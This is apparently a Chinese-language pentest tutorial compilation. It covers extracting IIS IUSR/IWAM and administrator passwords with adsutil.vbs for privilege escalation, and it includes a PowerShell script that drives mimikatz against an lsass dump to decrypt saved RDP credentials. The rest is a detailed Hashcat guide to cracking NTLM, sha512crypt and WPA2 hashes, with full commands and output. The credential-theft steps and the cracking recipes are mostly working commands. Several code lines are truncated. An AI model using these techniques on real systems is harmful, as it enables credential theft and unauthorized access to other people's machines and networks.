C:\WINDOWS\system32\inetsrv>cscript.exe adsutil.vbs get W3SVC/anonymoususerpass
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

anonymoususerpass               : (STRING) "**********"

C:\WINDOWS\system32\inetsrv>cscript.exe adsutil.vbs get W3SVC/anonymoususerpass
Microsoft (R) Windows Script Host Version 5.6
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

anonymoususerpass               : (STRING) "m4YIw3:zWnC9CA"
```

2. 教程

使用方法：

获取 IUSR 帐户密码

```
cscript.exe adsutil.vbs get w3svc/anonymoususerpass
```

获取 IWAM 帐户密码

```
cscript.exe adsutil.vbs get w3svc/wamuserpass
```

设置 IUSR 帐户密码

```
cscript.exe adsutil.vbs set w3svc/anonymoususerpass "password"
```

设置 IWAM 帐户密码

```
cscript.exe adsutil.vbs set w3svc/wamuserpass "password"
```

注：在获取密码的时候如果现实的结果密码为 `******` ，那么应当修改Adsutil.vbs文件

将

代码

```
If (Attribute = True) Then

IsSecureProperty = True
```

中的代码

```
    IsSecureProperty = True
```

改为代码

```
    IsSecureProperty = False
```

==============================

功能 语法

```
获取 IUSR 帐户密码    cscript.exe adsutil.vbs get w3svc/anonymoususerpass

获取 IWAM 帐户密码 cscript.exe adsutil.vbs get w3svc/wamuserpass

设置 IUSR 帐户密码    cscript.exe adsutil.vbs set w3svc/anonymoususerpass "passwor

更改 IUSR 帐户         cscript.exe adsutil.vbs set w3svc/anonymoususername "userna

设置 IWAM 帐户密码 cscript.exe adsutil.vbs set w3svc/wamuserpass "password"

更改 IWAM 帐户        cscript.exe adsutil.vbs set w3svc/WAMusername "username"
```

注意：在 Windows NT 4.0 中尝试获取密码时，密码显示为明文；但在 Windows 2000 中，密码显示为星号。若要在 Windows 2000 中也让密码显示为明文，必须修改 Adsutil.vbs，使它显示明码。为此，请按照下列步骤操作：

1. 在“记事本”中，打开 Adsutil.vbs。
2. 在“编辑”菜单上，单击“查找”，键入 IsSecureProperty = True，然后单击“查找下一个”。
3. 将“IsSecureProperty = True”更改为“IsSecureProperty = False”。
4. 保存对 Adsutil.vbs 所做的更改，然后关闭“记事本”。

一些常用的命令：

```
Adsutil.vbs START_SERVER W3SVC/1 //启动第一个虚拟WEB站点。


Adsutil.vbs ENUM /P W3SVC //查看IIS的所有站点。
```

3. 实战

3.1 默认账号密码

这些都是默认的

w3svc/anonymoususerpass w3svc/wamuserpass

```
cscript.exe adsutil.vbs get w3svc/anonymoususerpass

Microsoft (R) Windows Script Host Version 5.6

Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.


anonymoususerpass                  : (STRING) "**********"
```

注意：在 Windows NT 4.0 中尝试获取密码时，密码显示为明文；但在 Windows 2000 中，密码显示为星号。若要在 Windows 2000 中也让密码显示为明文，必须修改 Adsutil.vbs，使它显示明码。为此，请按照下列步骤操作：

1. 在“记事本”中，打开 Adsutil.vbs。
2. 在“编辑”菜单上，单击“查找”，键入 IsSecureProperty = True，然后单击“查找下一个”。
3. 将“IsSecureProperty = True”更改为“IsSecureProperty = False”。
4. 保存对 Adsutil.vbs 所做的更改，然后关闭“记事本”。

```
系统默认自带的

cscript.exe adsutil.vbs get w3svc/anonymoususerpass

Microsoft (R) Windows Script Host Version 5.6

Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.


anonymoususerpass                 : (STRING) "u4Ccp6Io^X%^V3"
```

```
系统默认自带的

cscript.exe adsutil.vbs get w3svc/wamuserpass

Microsoft (R) Windows Script Host Version 5.6

Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.


wamuserpass                       : (STRING) "wj^&m24K5tt`XO"
```

3.2 adsutil.vbs文件所在路径

```
C:\Inetpub\AdminScripts\adsutil.vbs
```

3.3 获取真实用户的密码

可以在低权限下获取管理员的账号密码，从而达到提权。

在C:\WINDOWS\system32\inetsrv\MetaBase.xml查找username,获取Location的值

eg:

```
<IIsWebVirtualDir    Location ="/LM/W3SVC/710823/root"
         AccessFlags="AccessRead | AccessWrite | AccessScript"
         AccessSSLFlags="0"
         AnonymousUserName="administrator"
         AnonymousUserPass="4963446270000000220000004000000009b211fd42028e5588a46c
```

命令如下：

```
cscript.exe adsutil.vbs get .../anonymoususerpass
```

...是/LM后面的参数值，例如/LM/W3SVC/710823/root，那么就是W3SVC/710823/root

执行效果如下：

```
cscript.exe adsutil.vbs get w3svc/710823/root/anonymoususerpass
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

anonymoususerpass                : (STRING) "NXXXXC!@XXXX40"
```

解密目标机器保存的rdp凭证

> 条件：1、获取目标的rdp凭证和lsass.dmp rdp凭证通过filePack.exe即可获取 lsass.dmp文件，获取内存hash的时候就会取出来，将lsass放在凭证目录下 2、RDP-Decrypt.ps1与mimikatz.exe在同目录下 执行命令： .\RDP-Decrypt.ps1 -folder_path G:\decrypt\rdp\Administrator_rdp

获取目标的rdp凭证和lsass.dmp

本地磁盘 (G:) › decrypt › rdp › Administrator_rdp

名称	修改日期	类型	大小
6D467402 16 ... D6649E31A	2019/4/4 16:15	文件	1 KB
8B117A6 4E53 ... 8A20 33AFA	2019/4/10 20:40	文件	1 KB
47AA6E ... 9A217 E1361	2019/4/29 20:23	文件	1 KB
06675E ... EAE96 ... E864 ABB76	2019/4/25 16:11	文件	1 KB
20898 ... CC ... B5E D0757	2019/4/10 20:20	文件	1 KB
... E6CF3 ... CB EF1 3D26F	2019/4/25 17:00	文件	1 KB
C7B4 ... A F442A6	2019/4/29 0:57	文件	1 KB
CFE2 2EE736 ... 9C2F7	2019/4/27 17:46	文件	1 KB
DFBE70A7E5CC ... 9A398EBF1 ... 59CE5D	2019/4/22 23:51	文件	12 KB
lsass.dmp	2019/5/5 14:33	DMP 文件	45,297 KB

RDP-Decrypt.ps1与mimikatz.exe在同目录下

工具 › 7. 内网渗透工具 › 域渗透工具 › Mimikatz › alpha › x64

名称	修改日期	类型	大小
hiv.bat	2019/2/24 21:24	Windows 批处理...	1 KB
lsass.bat	2019/5/4 0:49	Windows 批处理...	1 KB
mimidrv.sys	2018/6/17 0:49	系统文件	37 KB
mimikatz.exe	2018/6/17 0:49	应用程序	889 KB
mimilib.dll	2018/6/17 0:49	应用程序扩展	46 KB
rdp.bat	2019/5/4 23:49	Windows 批处理...	1 KB
RDP-Decrypt.ps1	2019/5/5 14:48	Windows Power...	3 KB

运行脚本

```
PS H:\1. 渗透工具\7. 内网渗透工具\域渗透工具\Mimikatz\alpha\x64> .\RDP-Decrypt.ps1 -folder_path G:\decrypt\rdp\Administrator_rdp
TargetName     : Legac...RV/...39
UserName       : ...
CredentialBlob :

TargetName     : Domain:t...RV/
UserName       : ...\a
CredentialBlob : ...#

TargetName     : Domai...
UserName       : ...r
CredentialBlob : ...

TargetName     : ...gacy... target=TERMSR
UserName       :
CredentialBlob : ...
```

代码

```
param([string]$folder_path)   # 列出目录下的文件


Get-ChildItem $folder_path | ForEach-Object -Process{                 # 注意：{ 必须
    if ($_ -is [System.IO.FileInfo])                                  # 如果想要得到文
    {
        $credential_path = $folder_path + '\' + $_.name;              # RDP证书绝对路
        # Write-Host mimikatz.exe privilege::debug "dpapi::cred /in:$credential_
        $guidMasterKey_cred = cmd /c mimikatz.exe privilege::debug "dpapi::cred
        for($i=0;$i -lt $guidMasterKey_cred.Length; $i++){
            if($guidMasterKey_cred[$i] -like '*guidMasterKey*'){
                # $MasterKey = $dpapi[$i+2].Split(":")[1].Trim();
                $guidMasterKey = $guidMasterKey_cred[$i].Split(":")[1].Trim();
            }
        }

        $guidMasterKey_value = $guidMasterKey.Split("{}")[1]         # 通过分割获取g

        #Write-Host mimikatz.exe "sekurlsa::minidump $folder_path\lsass.dmp" "se
        # $dpapi = cmd /c mimikatz.exe privilege::debug sekurlsa::dpapi  exit;
        $dpapi = cmd /c mimikatz.exe "sekurlsa::minidump $folder_path\lsass.dmp"
        for($i=0;$i -lt $dpapi.Length; $i++){
            if($dpapi[$i] -like '*'+$guidMasterKey_value+'*'){
                $MasterKey = $dpapi[$i+2].Split(":")[1].Trim();
                # Write-Host $MasterKey;
            }
        }

        # Write-Host mimikatz.exe privilege::debug "dpapi::cred /in:$credential_
        $cred = cmd /c mimikatz.exe privilege::debug "dpapi::cred /in:$credentia
        for($i=0;$i -lt $cred.Length; $i++){
            if($cred[$i] -like '*TargetName*'){
                $TargetName = $cred[$i];
            }
            if($cred[$i] -like '*UserName*'){
                $UserName = $cred[$i];
            }
            if($cred[$i] -like '*CredentialBlob*'){
                $CredentialBlob  = $cred[$i];
            }
        }
        Write-Host $TargetName;
        Write-Host $UserName;
        Write-Host $CredentialBlob;
        Write-Host '-------------------------------------------';
    }

}
```

Hashcat 破解Hash神器详解

Hashcat 破解Hash神器详解

前言

在内网渗透过程中，会得到各类Hash，但是没有明文密码。对于大多数情况下，这样的hash会让攻击戛然而止，转而寻求其他方面进行后续的渗透。内网的hash种类很多，有包括早期Windows使用的 `LM-Hash` 、 `NTLM-Hash` 、Linux中 `/etc/shadow/` 的 `SHA-256` / `SHA-512` 亦或者Wordpress用户的加盐密码（ `MD5` ）等等，对于这些Hash都有着明确的加密方式，针对加密方式进行逆向的破解同样是一种非常有效的攻击手段，如果能够得到密码，相信后续的攻击会轻松很多。破解Hash的工具也非常多，首推就是Hashcat。

简介

Hashcat是世界上最快的密码破解软件且是唯一一个支持内核规则引擎，跨平台、可串联多台设备、支持GPU、资源占用率低等特点。到目前为止可破解多大200+类算法，几乎市面上所有的加密密码都得到了支持。



使用GPU进行破解密码时要注意驱动程序的要求：

- Linux上的AMD GPU需要 `RadeonOpenCompute（ROCm）` 软件平台（1.6.180或更高版本）
- Windows上的AMD GPU需要 `AMD Radeon Software Crimson Edition` （15.12或更高版本）
- Intel CPU需要适用于Intel Core和Intel Xeon处理器的 `OpenCL` 运行时（16.1.1或更高版本）
- Linux上的英特尔GPU需要适用于Linux的 `OpenCL 2.0 GPU驱动程序包` （2.0或更高版本）
- Windows上的Intel GPU需要适用于Intel Iris和Intel HD Graphics的 `OpenCL驱动程序`
- NVIDIA GPU需要 `NVIDIA驱动程序` （367.x或更高版本）

路径最好不要包含中文

Windows下安装运行

Windows（以Windows 7/10为例） 选择最新版 `.7z` 文件

下载地址：

```
https://github.com/hashcat/hashcat/releases
```

Latest release

v5.1.0

7231987

hashcat v5.1.0

jsteube released this on 2 Dec 2018 · 1243 commits to master since this release

Welcome to hashcat 5.1.0 release!

This release is mostly about expanding support for new algorithms and fixing bugs.

Thanks to everyone who contributed to this release!!!

Full changelog: https://hashcat.net/forum/thread-7983.html

Assets 3

hashcat-5.1.0.7z 2.68 MB

Source code (zip)

Source code (tar.gz)

下载完解压文件，命令行下做一次测试

```
.\hashcat64.exe --benchmark
```

Linux/OS X下安装运行

从github上下载

```
$ git clone https://github.com/hashcat/hashcat.git
```

解压&编译安装

```
$ cd hashcat

$ sudo make

$ sudo make install

$ ./hashcat --benchmark
```

简单入门命令

Hashcat使用难度不高，对于初学者很友好，后续会介绍组合掩码进行暴力破解等稍复杂的指令操作。而对于入门，几个指令就可以让Hashcat对Hash进行暴力破解

模式介绍

破解类型 `-a`

Hashcat将攻击类型分为5种，分别是：

|编号|攻击类型|解释|

|---|---|---|

|0|字典攻击|使用外部加载的字典进行破解，效率根据字典大小而定。|

|1|组合攻击|多字典组合破解|

|3|掩码攻击|利用自定义掩码暴力破解|

|6|混合字典+掩码|混合破解|

|7|混合掩码+字典|混合破解|

Hash类型 `-m`

Hashcat支持高达200+种hash破解功能，我们要做的就是找到对应的Hash类型就可以。

在这里推荐一款工具 `Hash Algorithm Identifier` ，如果不知道得到的Hash是什么类型的，可以用这个工具来识别。同时也可以在github下载，使用说明请参考：Hash Algorithm Identifier：一款快速识别Hash加密类型的工具

使用方法：

```
./hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
./hashcat [选项]        hash值|hash文件|wifi包     [字典|掩码|目录]
```

暴力破解NTLM-Hash

在内网中，无论是本地的内存转储还是域的 `NTDS.dit` 中都存在着一定的 `LM-Hash` 和 `NTLM-Hash` ，而在操作系统Windows 2012 server之后（包含）内存转储中是不保存明文密码的，使用Hashcat对其进行破解。

- 获取 `NTLM-Hash`

```
RID  : 000003e8 (1000)
User : user
  Hash NTLM: 32ed87bdb5fdc5e9cba88547376818d4
```

- 使用字典对其进行破解

```
hashcat -a 0 -m 1000 32ed87bdb5fdc5e9cba88547376818d4 ./dic
```

使用字典对 `NTLM-Hash` 进行破解，其Hash类型编号是1000

```
$ ./hashcat -a 0 -m 1000 32ed87bdb5fdc5e9cba88547376818d4 ./john.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: Apple
=========================
* Device #1: Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, skipped.
* Device #2: Intel(R) UHD Graphics 630, 384/1536 MB allocatable, 24MCU
* Device #3: AMD Radeon Pro 555X Compute Engine, 1024/4096 MB allocatable, 12MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: ./john.txt
* Passwords.: 3107
* Bytes.....: 21935
* Keyspace..: 3107

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

32ed87bdb5fdc5e9cba88547376818d4:123456

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: 32ed87bdb5fdc5e9cba88547376818d4
Time.Started.....: Wed Jul 24 11:09:47 2019 (0 secs)
Time.Estimated...: Wed Jul 24 11:09:47 2019 (0 secs)
Guess.Base.......: File (./john.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   900.8 kH/s (0.22ms) @ Accel:64 Loops:1 Thr:64 Vec:1
Speed.#3.........:    31815 H/s (0.46ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.#*.........:   932.6 kH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3107/3107 (100.00%)
Rejected.........: 0/3107 (0.00%)
```

这个Hash对应的密码比较简单，仅作为演示，下文会分享多个基于各类型的字典包

已破解的Hash将不再继续进行破解，会记录在根目录下的 `hashcat.potfile` 文件中，使用 `--show` 可以打印

```
$ ./hashcat -a 0 -m 1000 32ed87bdb5fdc5e9cba88547376818d4 ./john.txt --show
32ed87bdb5fdc5e9cba88547376818d4:123456
```

暴力破解SHA-512

首先获取 `/etc/shadow` 文件下的root密码Hash：

```
root@kali:/home# cat /etc/shadow
root:$6$Juh53B70$ft/aqSbCckAnmGxkknxX2noLoGMxo39wqaT5pe1BDl2MVa80ONtoOpYPOJ05F2VnKLGW.YUIi8HeEd/sN48Zf/:18099:0:99999:7:::
```

使用 `Hash Algorithm Identifier` 识别这段Hash的类型

```
Enter the Hash : $6$Juh53B70$ft/aqSbCckAnmGxkknxX2noLoGMxo39wqaT5pe1BDl2MVa80ONtoOpYPOJ05F2VnKLGW.YUIi8HeEd/sN48Zf/

Most Probable Hash Algorithms found:

[+] SHA-512 crypt
[+] SHA-512(Unix)
```

简单对Linux加密的Hash进行讲解：

`$6$Juh53B70$ft/aqSbCckAnmGxkknxX2noLoGMxo39wqaT5pe1BDl2MVa80ONtoOpYPOJ05F2VnKLGW.YUIi8HeEd/sN48Zf/`

将该Hash分成三段，以字符 `$` 进行分割

```
$6$ 表示加密的方式，有1、5、6分别表示MD5、SHA-256、SHA-512

Juh53B70$  该段表示盐值（Salt），使用随机字符码混合密码加密算法所产生的密码。

$t/aqSbCckAnmGxkknxX2noLoGMxo39wqaT5pe1BDl2MVa80ONtoOpYPOJ05F2VnKLGW.YUIi8HeEd/s
```

接下来使用Hashcat对其进行解密

```
./hashcat -a 0 -m 1800 linux.hash john.txt -D 1
```

命令行下可能有特殊字符的原因，我们将上述Hash存放在linux.hash文件中， `-D 1` 调用CPU设备进行运算破解

```
$ ./hashcat -a 0 -m 1800 linux.hash john.txt -D 1
hashcat (v5.1.0) starting...

OpenCL Platform #1: Apple
=========================
* Device #1: Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 8192/32768 MB allocatable, 12MCU
* Device #2: Intel(R) UHD Graphics 630, skipped.
* Device #3: AMD Radeon Pro 555X Compute Engine, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Dictionary cache hit:
* Filename..: john.txt
* Passwords.: 3107
* Bytes.....: 21935
* Keyspace..: 3107

$6$Juh53B70$ft/aqSbCckAnmGxkknxX2noLoGMxo39wqaT5pe1BDlZMVa8OONtoOpYPOJ05F2VnKLGW.YUIi8HeEd/sN48Zf/:123456

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$Juh53B70$ft/aqSbCckAnmGxkknxX2noLoGMxo39wqaT5pe1...N48Zf/
Time.Started.....: Wed Jul 24 14:21:00 2019 (1 sec)
Time.Estimated...: Wed Jul 24 14:21:01 2019 (0 secs)
Guess.Base.......: File (john.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2218 H/s (8.64ms) @ Accel:128 Loops:64 Thr:1 Vec:2
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 1536/3107 (49.44%)
Rejected.........: 0/1536 (0.00%)
Restore.Point....: 0/3107 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 12345 -> Creative

Started: Wed Jul 24 14:20:59 2019
Stopped: Wed Jul 24 14:21:02 2019
```

使用字典解密，速度基于字典包的大小和设备的运算能力

暴力破解WPA2-WIFI密码

WIFI密码的破解需要一些前置的说明，首先是抓取WIFI包，推荐使用CDLinux配合WI-FI接收器抓包，效率杠杠的。参考：CDLinux破解WPA/WPA2无线网络密码

由于上述文章中使用 `CDLinux` 自带的字典进行破解，效率和成功率上有待商榷，建议将 `.cap` 文件拷贝出来使用Hashcat破解



test.cap

使用Hashcat破解，首先需要将 `.cap` 文件类型转换成 `.hccapx` ,官网自带转换：链接



test.hccapx

接下来进行破解，先找到对应的Hash类型编号 2500

```
./hashcat -a 0 -m 2500 test.hccapx john.txt
```

```
Dictionary cache built:
* Filename..: john.txt
* Passwords.: 3108
* Bytes.....: 21947
* Keyspace..: 3108
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

20643a1733f7b0c7d61efcfc4476b8eb:487d2e1d3df8:0cd746c56b59:H  D:136      090

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-EAPOL-PBKDF2
Hash.Target......: H D (AP                                    59)
Time.Started.....: Wed Jul 24 14:45:52 2019 (1 sec)
Time.Estimated...: Wed Jul 24 14:45:53 2019 (0 secs)
Guess.Base.......: File (john.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:        0 H/s (0.00ms) @ Accel:32 Loops:8 Thr:64 Vec:1
Speed.#3.........:     2544 H/s (0.39ms) @ Accel:96 Loops:16 Thr:64 Vec:1
Speed.#*.........:     2544 H/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3108/3108 (100.00%)
Rejected.........: 2641/3108 (84.97%)
Restore.Point....: 0/3108 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-8
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: [Copying]
Candidates.#3....: password -> zhongguo

Started: Wed Jul 24 14:45:40 2019
Stopped: Wed Jul 24 14:45:54 2019
EthandeMacBook-Pro:hashcat-5.1.0 ethan$ ./hashcat -a 0 -m 2500 test.hccapx john.txt --show
20643a1733f7b0c7d61efcfc4476b8eb:487d2e1d3df8:0cd746c56b59:H  D:136      90
```

破解成功之后会显示WIFI名和密码。

此包为实战环境中抓取的wifi包，已进行脱敏处理。

密码是我之前已经跑出来的，这里只将正确密码放入字典中作为演示。

进阶技巧

以进阶命名其实是个伪命题，只是更加复杂的Hashcat使用方法，它的复杂之处也是自由度的展现，可以自定制破解方法，破解模式，破解规则以及破解效率.

掩码规则

什么是掩码？举个例子，比如你认为得到的hash密码应该是六位，从1-6位都不知道是什么明确的字符，那么就需要六位掩码占位进行破解 `?a?a?a?a?a?a` 。如果你知道前五位是 `Admin` ，最后一位不知道，那么使用掩码就应该是 `Admin?a` ， `?a` 表示键盘上所有字符。

掩码占位可以定制，不一定是 `?a` 键盘上所有字符。

内置掩码规则

| ? | 掩码|解释|

|---|---|---|

l | abcdefghijklmnopqrstuvwxyz|小写字母

u | ABCDEFGHIJKLMNOPQRSTUVWXYZ|大写字母

d | 0123456789|纯数字

h | 0123456789abcdef|常见小写字母+数字

H | 0123456789ABCDEF|常见大写字母+数字

s | !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ | 特殊字符

a | ?l?u?d?s|键盘上所有字符

b | 0x00 - 0xff|可预见的类似空格等特殊字符

示例:

```
?l?l?l?l?l?l     # 6位小写字母

?d?d?d?d?d?d?d?d     # 8位纯数字

?u?l?l?l?l?d?d?d     # 首位大写字母后四位小写字母最后三位数字


?l?l?l?l?l?s2019     # 前五位小写字母+一位特殊字符+2019 例如: admin@2019

--increment --increment-min 5 --increment-max 8 ?a?a?a?a?a?a?a?a     # 5-8位所有字
```

自定义掩码规则

|编号|用户自定义|定义|

|---|---|---|

|-1, --custom-charset1 | User-defined charset ?1 | -1 ?l?d?u|

|-2, --custom-charset2 | User-defined charset ?2 | -2 ?l?d?s|

|-3, --custom-charset3 | User-defined charset ?3 | |

|-4, --custom-charset4 | User-defined charset ?4 | |

使用?1、?2、?3、?4来表示

示例:

```
-1 1234567890abcd!@#$ ?1?1?1?1   # 定义掩码规则1包含数字和一些字母和特殊字符，4位定义字符
--custom-charset2 abcdABCD1234 admin?2?2?2?2    # 定义掩码规则2，admin+4位定义字符
```

特殊字符组合

如果渗透目标是一些小语种地区的机器，密码可能包含有例如：俄语、法语、意大利语等等，可以自定义掩码规则,利用hashcat自带的 `charsets/special` 文件夹下的字符包进行定制

```
-1 charsets/special/Spanish/es_ISO-8859-1-special.hcchr
```

也可以自定义hcchr字符集包，再使用转码工具类似于 `iconv` 进行编码调用。

掩码破解

小试牛刀

```
$ ./hashcat -a 3 -m 1000 --force 32ed87bdb5fdc5e9cba88547376818d4 ?d?d?d?d?d?d -o res.txt --outfile-format 3 -D 1
hashcat (v5.1.0) starting...

OpenCL Platform #1: Apple
=========================
* Device #1: Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 8192/32768 MB allocatable, 12MCU
* Device #2: Intel(R) UHD Graphics 630, skipped.
* Device #3: AMD Radeon Pro 555X Compute Engine, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: 32ed87bdb5fdc5e9cba88547376818d4
Time.Started.....: Wed Jul 24 16:13:26 2019 (0 secs)
Time.Estimated...: Wed Jul 24 16:13:26 2019 (0 secs)
Guess.Mask.......: ?d?d?d?d?d?d [6]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 85061.6 kH/s (6.83ms) @ Accel:512 Loops:100 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 614400/1000000 (61.44%)
Rejected.........: 0/614400 (0.00%)
Restore.Point....: 0/10000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-100 Iteration:0-100
Candidates.#1....: 120123 -> 682528

Started: Wed Jul 24 16:13:25 2019
Stopped: Wed Jul 24 16:13:27 2019
```

```
./hashcat -a 3 -m 1000 --force 32ed87bdb5fdc5e9cba88547376818d4 ?d?d?d?d?d?d -o
```

定义6位纯数字，依靠机器性能暴力破解，仅需秒位数就可破解。

将结果输出到 `-o res.txt` 文件，格式为 `--outfile-format 3 --> hash:密码`

- 输出格式介绍：

编号	形式
1	hash[:salt]
2	plain
3	hash[:salt]:plain
4	hex_plain
5	hash[:salt]:hex_plain
6	plain:hex_plain
7	hash[:salt]:plain:hex_plain
8	crackpos
9	hash[:salt]:crackpos
10	plain:crackpos
11	hash[:salt]:plain:crackpos
12	hex_plain:crackpos
13	hash[:salt]:hex_plain:crackpos
14	plain:hex_plain:crackpos
15	hash[:salt]:plain:hex_plain:crackpos

复杂密码掩码破解

新建用户密码NTLM-Hash如下

```
RID  : 000003e9 (1001)
User : admin
  Hash NTLM: 2d757e49011b63e858129e274974d3a7
```

```
./hashcat -a 3 -m 1000 --force 2d757e49011b63e858129e274974d3a7 --custom-charset
```

自定义掩码规则，限制密码位数为6-8，使用显卡进行暴力破解（默认）

```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NTLM
Hash.Target......: 2d757e49011b63e858129e274974d3a7
Time.Started.....: Wed Jul 24 16:35:21 2019 (6 secs)
Time.Estimated...: Wed Jul 24 16:35:27 2019 (0 secs)
Guess.Mask.......: ?1?1?1?1?1?1?1 [7]
Guess.Charset....: -1 1234567890abcdminABCD, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 2/3 (66.67%)
Speed.#2.........:   198.4 MH/s (4.34ms) @ Accel:32 Loops:8 Thr:256 Vec:1
Speed.#3.........:   431.9 MH/s (4.00ms) @ Accel:64 Loops:32 Thr:256 Vec:1
Speed.#*.........:   630.3 MH/s
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 1801088541/1801088541 (100.00%)
Rejected.........: 0/1801088541 (0.00%)
Restore.Point....: 129654/194481 (66.67%)
Restore.Sub.#2...: Salt:0 Amplifier:9256-9261 Iteration:0-8
Restore.Sub.#3...: Salt:0 Amplifier:9248-9261 Iteration:0-32
Candidates.#2....: 6Dninan -> D7BBdCi
Candidates.#3....: nBnina4 -> D7BBdCn

2d757e49011b63e858129e274974d3a7:Admin876

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NTLM
Hash.Target......: 2d757e49011b63e858129e274974d3a7
Time.Started.....: Wed Jul 24 16:35:28 2019 (18 secs)
Time.Estimated...: Wed Jul 24 16:35:46 2019 (0 secs)
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 1234567890abcdminABCD, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 3/3 (100.00%)
Speed.#2.........:   205.0 MH/s (6.56ms) @ Accel:32 Loops:8 Thr:256 Vec:1
Speed.#3.........:   505.1 MH/s (11.65ms) @ Accel:64 Loops:32 Thr:256 Vec:1
Speed.#*.........:   710.1 MH/s
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 13196918784/37822859361 (34.89%)
Rejected.........: 0/13196918784 (0.00%)
Restore.Point....: 983040/4084101 (24.07%)
Restore.Sub.#2...: Salt:0 Amplifier:848-856 Iteration:0-8
Restore.Sub.#3...: Salt:0 Amplifier:1408-1440 Iteration:0-32
Candidates.#2....: nCCi6di2 -> 7CCd9AD7
Candidates.#3....: 143c9AD7 -> 90393109

Started: Wed Jul 24 16:35:15 2019
Stopped: Wed Jul 24 16:35:48 2019
```

在这个菜鸡的显卡性能下 仅仅只需要30秒就可以将密码跑出来，自定义掩码的效率非常高。

hcmask 批量掩码文件

如果想要定义多个掩码，可以选择保存在.hcmask文件中，书写规则如下：

```
[?1,][?2,][?3,][?4,]mask    #  其中前面的自定义字符集是可选的
```

无自定义字符集

```
?l?d?d?d?d

?a?a?a?a?d?d

?u?u?u?u?u?u?a?a?d?d
```

自定义字符集

```
?l?a,?dabcd,12345?l?l,1234567890ABCabc,?1?1?3?2?l?4
```

前四个分别表示 `-1,-2,-3,-4` ，最后一个表示掩码

使用中直接调用hcmask即可

```
./hashcat -a 3 -m 0 test.hash test.hcmask
```

组合破解

下面是对各类破解方式进行组合的破解方法，高度自定义为的就是效率

